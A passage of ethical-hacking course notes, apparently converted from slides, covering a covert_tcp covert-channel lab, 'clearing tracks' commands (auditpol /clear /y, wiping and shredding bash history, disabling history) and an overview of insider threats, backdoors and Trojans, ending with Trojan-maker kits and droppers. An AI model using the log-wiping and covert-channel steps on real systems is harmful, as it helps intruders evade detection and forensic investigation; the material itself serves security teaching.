Listening for data from IP: 192.168.1.5
Listening for data bound for local port: 4444
Decoded Filename: /home/ubuntu/Desktop/recieve/recieve.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.
```

- ✓ Run wire shark on kali
- ✓ Run covert_tcp on kali to send the message

kali@kali: ~ Capturing from... 07:04 AM

kali@kali:~ Capturing from eth0

File Actions Edit View Help Analyze Statistics

```
root@kali:/home/kali/Desktop/send# ./covert_tcp -dest 192.168.1.5 -source 192.168.1.3 -source_port 8888 -dest_port 9999 -file /home/kali/Desktop/send/message.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.5
Source Host : 192.168.1.3
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/kali/Desktop/send/message.txt
Encoding Type : IP ID

Client Mode: Sending data.

Sending Data: s
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
Sending Data: m
Sending Data: e
Sending Data: s
Sending Data: s
Sending Data: s
Sending Data: s
Sending Data: a
Sending Data: g
Sending Data: e
Sending Data:


root@kali:/home/kali/Desktop/send#
```

- ✓ Listing

Server Mode: Listening for data.

Receiving Data: s
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: m
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:


- ✓ Packet capturing and filtering



- Clearing tracks


Hiding of digital footprints is the final stage of penetration testing. Ethical hackers cover their tracks to maintain their connection in the system and to avoid detection by incident response teams or forensics teams.

- Clearing tracks of the victim machine
 - ✓ Clearing event viewer security logs




- ✓ Clearing the registry

HKEY_CURRENT_USER/SOFTWARE/MICROSOFT/WINDOWS/CURRENT VERSION/EXPLORER



- ✓ But the tasks above make logs on event viewer



So logs should be deleted using command prompt

- ✓ See all the logs

Auditpol /get /category:*

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command entered is "auditpol /get /category:*". The output displays the audit policy settings for various system categories:

Category/Subcategory	Setting
System	No Auditing
Security System Extension	Success and Failure
System Integrity	No Auditing
IPsec Driver	Success and Failure
Other System Events	Success
Security State Change	Success
Logon/Logoff	Success
Logon	Success
Logoff	Success
Account Lockout	Success
IPSec Main Mode	No Auditing
IPSec Quick Mode	No Auditing
IPSec Extended Mode	No Auditing
Special Logon	Success
Other Logon/Logoff Events	No Auditing
Network Policy Server	Success and Failure
User / Device Claims	No Auditing
Group Membership	No Auditing
Object Access	No Auditing
File System	No Auditing
Registry	No Auditing
Kernel Object	No Auditing
SAM	No Auditing
Certification Services	No Auditing
Application Generated	No Auditing
Handle Manipulation	No Auditing
File Share	No Auditing
Filtering Platform Packet Drop	No Auditing
Filtering Platform Connection	No Auditing
Other Object Access Events	No Auditing
Detailed File Share	No Auditing
Removable Storage	No Auditing
Central Policy Staging	No Auditing
Privilege Use	No Auditing
Non Sensitive Privilege Use	No Auditing
Other Privilege Use Events	No Auditing
Sensitive Privilege Use	No Auditing
Detailed Tracking	No Auditing

The taskbar at the bottom shows icons for File Explorer, Edge, and Task View, along with system status indicators like battery level and network.

- ✓ Enable selected “no auditing” logs into auditing mode. So those logs can be seen.

Auditpol /set /category:"system","account logon" /success:enable /failure:enable

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command entered is "auditpol /set /category:"system","account logon" /success:enable /failure:enable". The output shows the successful execution of the command. A subsequent "auditpol /get /category:*" command is run to verify the changes:


Category/Subcategory	Setting
System	Success and Failure
Security System Extension	Success and Failure
System Integrity	Success and Failure
IPsec Driver	Success and Failure
Other System Events	Success and Failure
Security State Change	Success and Failure
Account Logon	Success and Failure
Kerberos Service Ticket Operations	Success and Failure
Other Account Logon Events	Success and Failure
Kerberos Authentication Service	Success and Failure
Credential Validation	Success and Failure

- ✓ Clearing all the logs

Auditpol /clear /y


```
Administrator: Command Prompt  
C:\Windows\system32>auditpol /clear /y  
The command was successfully executed.  
  
C:\Windows\system32>auditpol /get /category:system  
System audit policy  
Category/Subcategory Setting  
System  
    Security System Extension No Auditing  
    System Integrity No Auditing  
    IPsec Driver No Auditing  
    Other System Events No Auditing  
    Security State Change No Auditing
```

- Clearing logs of the attacking pc
 - ✓ To see the command history
more ~/.bash_history




```
kali@kali: ~  
File Actions Edit View Help  
root@kali:~# more ~/.bash_history  
vim /etc/network/interfaces  
ifdown eth0  
ifup eth0  
apt-get install samba  
apt-get install samba-client  
apt-get install cifs-utils  
apt-get install libnss-winbind winbind  
apt-get install libnss-winbind
```

- ✓ To stop saving the command history




```
kali@kali: ~  
File Actions Edit View Help  
root@kali:~# export HISTSIZE=0  
root@kali:~#
```

- ✓ To clear all executed commands of all using shells



```
kali@kali: ~  
File Actions Edit View Help  
root@kali:~# history -c  
root@kali:~#
```



```
kali@kali: ~  
File Actions Edit View Help  
root@kali:~# cat /dev/null > ~/.bash_history&& history -c && exit  
logout  
kali@kali:~$
```

- ✓ To clear all executed commands of the present working shell

A screenshot of a terminal window titled "kali@kali: ~". The window has a dark theme with white text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area shows the command "root@kali:~# history -w" followed by a blank line where the user can type. The status bar at the bottom indicates the time as 12:15 AM.

- ✓ To scramble the command history

A screenshot of a terminal window titled "kali@kali: ~". The window has a dark theme with white text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area shows the command "kali@kali:~\$ shred ~/.bash_history" followed by a blank line where the user can type. The status bar at the bottom indicates the time as 12:18 AM.

A screenshot of a terminal window titled "kali@kali: ~". The window has a dark theme with white text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area shows the command "root@kali:~# shred ~/.bash_history&& cat /dev/null > .bash_history&& history -c && exit" followed by a blank line where the user can type. The status bar at the bottom indicates the time as 12:22 AM.


● Malware threats

➤ Insider threat

An insider threat is a security risk that originates from within the targeted organization. It typically involves a current or former employee or business associate who has access to sensitive information or privileged accounts within the network of an organization, and who misuses this access. Traditional security measures tend to focus on external threats and are not always capable of identifying an internal threat emanating from inside the organization.

Types of insider threats include:

- ✓ Malicious insider—also known as a Turncloak, someone who maliciously and intentionally abuses legitimate credentials, typically to steal information for financial or personal incentives
- ✓ Careless insider—an innocent pawn who unknowingly exposes the system to outside threats. This is the most common type of insider threat, resulting from mistakes, such as leaving a device exposed or falling victim to a scam
- ✓ A mole—an imposter who is technically an outsider but has managed to gain insider access to a privileged network. This is someone from outside the organization who poses as an employee or partner.



➤ Backdoor / Trap door

A trap door is kind of a secret entry point into a program that allows anyone gain access to any system without going through the usual security access procedures. Other definition of trap door is it is a method of bypassing normal authentication methods. Therefore, it is also known as back door.

Programmers use Trap door legally to debug and test programs. Trap doors turns to threats when any dishonest programmers to gain illegal access. Program development and software update activities should be first focus of security measures.

❖ When does backdoors create?

- ✓ Installing programs downloaded from untrusted sources
- ✓ Un-customized installations
- ✓ Propagation
- ✓ Un-updated anti malware solutions

➤ Trojan horse

A standalone malicious program which may give full control of infected PC to another PC is called Trojan horse. It may make copies of them, harm the host computer systems, or steal information.

The Trojan horse will actually do damage once installed or run on your computer but at first glance will appear to be useful software. Trojans are designed as they can cause serious damage by deleting files and destroying information on your system.


Trojans allow confidential or personal information to be compromised by system creating a backdoor on your computer that gives unauthorized users access to your system. Unlike Trojans do not self replicate reproduce by infecting other files nor do they self-replicate. Means Trojan horse viruses differ from other computer viruses and do not spread themselves.

Most popular Trojan horses are Beast, Zeus, The Blackhole Exploit Kit, Flashback Trojan, Netbus, Subseven, Y3K Remote Administration Tool, Back Orifice.

❖ Common types of Trojan malware

- ✓ **Fake AV Trojan**- This Trojan behaves like antivirus software, but demands money from you to detect and remove threats, whether they're real or fake.
- ✓ **Game-thief Trojan**-The losers here may be online gamers. This Trojan seeks to steal their account information.
- ✓ **Infostealer Trojan**-As it sounds, this Trojan is after data on your infected computer.
- ✓ **Mailfinder Trojan**-This Trojan seeks to steal the email addresses you've accumulated on your device.
- ✓ **Ransom Trojan**-This Trojan seeks a ransom to undo damage it has done to your computer. This can include blocking your data or impairing your computer's performance.
- ✓ **Remote Access Trojan**-This Trojan can give an attacker full control over your computer via a remote network connection. Its uses include stealing your information or spying on you.
- ✓ **Rootkit Trojan**-A rootkit aims to hide or obscure an object on your infected computer. The idea? To extend the time a malicious program runs on your device.
- ✓ **SMS Trojan**-This type of Trojan infects your mobile device and can send and intercept text messages. Texts to premium-rate numbers can drive up your phone costs.
- ✓ **Trojan banker**-This Trojan takes aim at your financial accounts. It's designed to steal your account information for all the things you do online. That includes banking, credit card, and bill pay data.
- ✓ **Trojan IM**-This Trojan targets instant messaging. It steals your logins and passwords on IM platforms.

❖ Trojan life cycle



❖ What would it do?

- ✓ Disables firewalls and anti-virus solutions
- ✓ Replaces or deletes OS files
- ✓ Opens backdoors
- ✓ Adds to a botnet
- ✓ Generates bogus traffic for DOS
- ✓ Downloads and installs malwares
- ✓ Grabs screenshots
- ✓ Records videos from camera
- ✓ Steals passwords, codes, financial and personal data
- ✓ Uses target for spamming

So Many Ports, So Little Time

Port	Trojan	Port	Trojan	Port	Trojan
2	Death	20	Senna Spy	21	BladeRunner
22	Shaft	23	Tiny Telnet	25	Terminator
31	Paradise	80	Executor	421	TCP Wrapper
456	Paradise	555	Ini-Killer	666	Satanz Backdoor
1001	WebEx	1011	Doly Trojan	1095	RAT
1170	Psyber	1234	Ultors Trojan	1243	Sub7
1245	Voodoo	2023	Ripper	4590	ICQ Trojan
5000	Bubbel	6670	Netbus	9989	Coma

❖ Clues of a Trojan

- ✓ Disabled antivirus
- ✓ Task manager not working
- ✓ Random restarts or shut downs
- ✓ Screen savers and home screen changes
- ✓ Taskbar and start button disappears
- ✓ Web browser redirects to web sites
- ✓ DVD drive ejects randomly
- ✓ Printers works randomly
- ✓ Mouse keys reverse

➤ Making Trojan backdoors

❖ Step 1 – use a tool kit

These kits can be used to create Trojans as our choice by including various options. These tool kits can be dangerous and can be backfire if it's not executed properly. Some of those kits are,

- ✓ Dark horse Trojan virus maker
- ✓ Senna spy Trojan generator
- ✓ Batch Trojan generator
- ✓ Umbra loader
- ✓ Trojan horse construction kit



❖ Step 2 – create a dropper

Trojan Dropper is program that is designed to secretly install malicious files and programs to victim's computer without getting noticed. These programs save lot of files on the victim's drive and launch them without asking for any information from the user. The creators of malware always try to search for ways to bypass the antivirus security and install malware on the victim's computer. So, using dropper is the most common method that can be used.

